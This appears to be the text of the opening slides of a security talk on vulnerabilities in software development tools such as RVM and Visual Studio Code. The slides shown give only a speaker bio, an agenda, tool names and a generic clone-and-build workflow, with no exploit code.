


The IDEs of March

Justin Steven



Who am I

- Freelance AppSec specialist
- Hobbiest CTF'er and exploit developer
- twitch.tv streamer (sometimes)
- Not a developer
- Not a pentester



Agenda

- What is "software development software"
- Why are users of software development software particularly interesting targets?
- Discovery and exploitation of vulnerabilities
 - Ruby Version Manager (RVM)
 - Visual Studio Code
- Is this a risk? What can we do about it?



**Software
Development
Software**





GNU Make



Ruby Rake




RVM



Jenkins







```
git clone <repo>
```

```
cd <dir>
```

Read the code

Compile the code

Run the code

```
git clone <repo>
```

```
cd <dir>
```


Read the code


Compile the code

